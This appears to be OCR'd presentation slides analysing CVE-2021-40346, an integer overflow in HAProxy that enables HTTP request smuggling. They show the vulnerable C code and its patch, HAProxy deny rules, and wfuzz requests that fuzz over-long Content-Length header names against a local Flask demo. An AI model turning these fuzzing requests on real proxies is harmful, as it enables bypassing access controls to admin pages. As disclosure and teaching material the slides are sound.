
Vulnerability exploitation




Vulnerability exploitation




Vulnerability exploitation



Vulnerability exploitation



Demo


Host
Client
HTTP
*:8000
Docker container
HAProxy
HTTP
*:5000
Docker container
<<WSGI>>
Gunicorn
HTTP
*:5000
<<Server>>
Flask
index.html
admin.html

Mitigation

- Code:

```
    if (name.len > 255)
        return NULL;
    blk -> info += (value.len << 8) + name.len;
```

Mitigation

- Code:

```
    if (name.len > 255)
        return NULL;
    blk -> info += (value.len << 8) + name.len;
```

BUG/MAJOR: htx: fix missing header name length check in htx_add_heade...

…r/trailer

Ori Hollander of JFrog Security reported that htx_add_header() and htx_add_trailer() were missing a length check on the header name. While this does not allow to overwrite any memory area, it results in bits of the header name length to slip into the header value length and may result in forging certain header names on the input. The sad thing here is that a FIXME comment was present suggesting to add the required length checks :-(

```
470
471         /* FIXME: check name.len (< 256B) and value.len (< 1MB) */
472         blk = htx_add_blk(htx, HTX_BLK_HDR, name.len + value.len);
473         if (!blk)
474                 return NULL;
475
476         blk->info += (value.len << 8) + name.len;
477         ist2bin_lc(htx_get_blk_ptr(htx, blk), name);
478         memcpy(htx_get_blk_ptr(htx, blk)  + name.len, value.ptr, value.len);
479         return blk;
480 }
```


Mitigation

- HAProxy
  - Upgrade to HAProxy version 2.0.25, 2.2.17, 2.3.14 or 2.4.4.
  - Block requests with more than one `content-length` header [2]:

```
http-request  deny if {
    req.hdr_cnt(content-length) gt 1
}
http-response deny if {
    res.hdr_cnt(content-length) gt 1
}
```

[2] https://www.mail-archive.com/haproxy@formilux.org/msg41114.html


Mitigation



On mitigation:

- headers path

Mitigation



On mitigation:

- ~~headers path~~

6.2 Response Header Fields

The response-header fields allow the server to pass additional information about the response which cannot be placed in the Status- Line. These header fields give information about the server and about further access to the resource identified by the Request-URI.

```
response-header = Accept-Ranges           ; Section 14.5
                | Age                     ; Section 14.6
                | ETag                    ; Section 14.19
                | Location                ; Section 14.30
                | Proxy-Authenticate      ; Section 14.33

                | Retry-After             ; Section 14.37
                | Server                  ; Section 14.38
                | Vary                    ; Section 14.44
                | WWW-Authenticate        ; Section 14.47
```

Response-header field names can be extended reliably only in combination with a change in the protocol version. However, new or experimental header fields MAY be given the semantics of response- header fields if all parties in the communication recognize them to be response-header fields. Unrecognized header fields are treated as entity-header fields.

Vulnerability discovery

- Code

```
w = (x << y) + z
```

Vulnerability discovery

- Fuzzing headers
  1. `GET /index HTTP/1.1`
     `Content-Length:  0`
  2. `GET /index HTTP/1.1`
     `Content-Lengthh:  0`
  3. `GET /index HTTP/1.1`
     `Content-Lengthhh:  0`
  4. `GET /index HTTP/1.1`
     `Content-Lengthhhh:  0`
  5. `GET /index HTTP/1.1`
     `Content-Lengthhhhh:  0`

Fuzzing PoC

- Wfuzz - Python Web Fuzzer (`github.com/xmendez/wfuzz`)

Fuzzing PoC

- Wfuzz - Python Web Fuzzer (`github.com/xmendez/wfuzz`)


```
=====================================================================
ID      Response   Lines      Word         Chars          Request
=====================================================================

00022:  C=301      7 L        12 W          184 Ch        "admin"
00130:  C=403     10 L        29 W          263 Ch        "cgi-bin"
00378:  C=301      7 L        12 W          184 Ch        "images"
00690:  C=301      7 L        12 W          184 Ch        "secured"
00938:  C=301      7 L        12 W          184 Ch        "CVS"
```

Fuzzing PoC


- POST
  -H "Host: xx.xxxxx.xx:8000"
  -H "Content-LengthFUZZ:"
  -H "Content-Length: 1"
  localhost:8000/headers

  length(FUZZ) $= (0, 280)$

Fuzzing PoC

- POST
  -H "Host: xx.xxxxx.xx:8000"
  -H "Content-LengthFUZZ:"
  -H "Content-Length: 1"
  localhost:8000/headers

  length(FUZZ) = (0, 280)



Fuzzing PoC

```
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00249:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00251:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00248:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00245:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00247:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00270:   C=200       7 L         12 W            167 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00274:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00273:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00279:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00280:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00278:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00277:   C=405       4 L         23 W            178 Ch
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
00276:   C=405       4 L         23 W            178 Ch
```

Questions

- `github.com/alexOarga/CVE-2021-40346`
  released under GPLv3
- Advisory: [9]

References I

[1] AirbnbEng, "Smartstack: Service discovery in the cloud," Dec 2016. [Online]. Available: https://medium.com/airbnb-engineering/smartstack-service-discovery-in-the-cloud-4b8a080de619

[2] W. Z. F. D. . A. at Taobao, "Embracing open source: Practice and experience from alibaba." [Online]. Available: https://www.slideshare.net/wensongzhang/embracing-open-source-15174732

[3] T. Preston-Werner, "How we made github fast," Oct 2009. [Online]. Available: https://github.blog/2009-10-20-how-we-made-github-fast

[4] 2022. [Online]. Available: https://www.slideshare.net/iammutex/scaling-instagram

[5] 2022. [Online]. Available: https://github.com/reddit-archive/reddit/blob/master/install/reddit.sh

References II

[6] "Stackoverflow update: 560m pageviews a month, 25 servers, and it's all aboutnbsp;performance." [Online]. Available: http://highscalability.com/blog/2014/7/21/stackoverflow-update-560m-pageviews-a-month-25-servers-and-i.html

[7] J. A. F. O. Engineer, "Chirp 2010: Scaling twitter." [Online]. Available: https://www.slideshare.net/netik/billions-of-hits-scaling-twitter

[8] "Cve-2021-40346." [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2021-40346

[9] O. Hollander, O. P. S. 7, O. H. Peles, and Or, "Critical vulnerability in haproxy: Jfrog security research team," Jan 2022. [Online]. Available: https://jfrog.com/blog/critical-vulnerability-in-haproxy-cve-2021-40346-integer-overflow-enables

References III

[10] "Vulnerability details : Cve-2021-40346." [Online]. Available: https://www.cvedetails.com/cve/CVE-2021-40346

[11] "Haproxy desbordamiento de bufer," Jan 2022. [Online]. Available: https://vuldb.com/es/?id.182259